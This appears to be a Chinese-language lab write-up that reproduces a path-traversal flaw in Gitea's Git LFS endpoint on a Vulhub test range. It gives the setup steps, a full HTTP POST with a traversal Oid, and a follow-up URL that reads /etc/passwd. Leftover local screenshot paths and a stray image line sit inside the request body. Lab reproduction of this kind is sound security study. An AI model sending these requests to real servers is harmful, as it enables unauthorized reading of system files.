**一、靶场搭建**

1、Vulhub启动

C:\Users\Toby\AppData\Local\Temp\1653469576(1).jpg

2、访问3000端口，进入安装，填写管理员账号密码，并修改网站URL，其他的默认



3、创建一个公开的仓库，并添加一些文件进去



4、重启gitea：docker-compose restart

C:\Users\Toby\AppData\Local\Temp\1653470152(1).jpg

**二、漏洞复现**

1、找到刚刚创建的公开项目，发送如下数据包

POST /vulhub/repo.git/info/lfs/objects HTTP/1.1

Host: your-ip:3000

Accept-Encoding: gzip, deflate

Accept: application/vnd.git-lfs+json

Accept-Language: en

User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)

Connection: close

Content-Type: application/json

Content-Length: 151

{

"Oid": "....../../../etc/passwd",

"Size": 1000000,


"User" : "a",

"Password" : "a",

"Repo" : "a",

"Authorization" : "a"

}



2、访问<http://ip:3000/admin/zmsn.git/info/lfs/objects/......%2F..%2F..%2Fetc%2Fpasswd/sth>，即可查看到/etc/passwd成功被读取

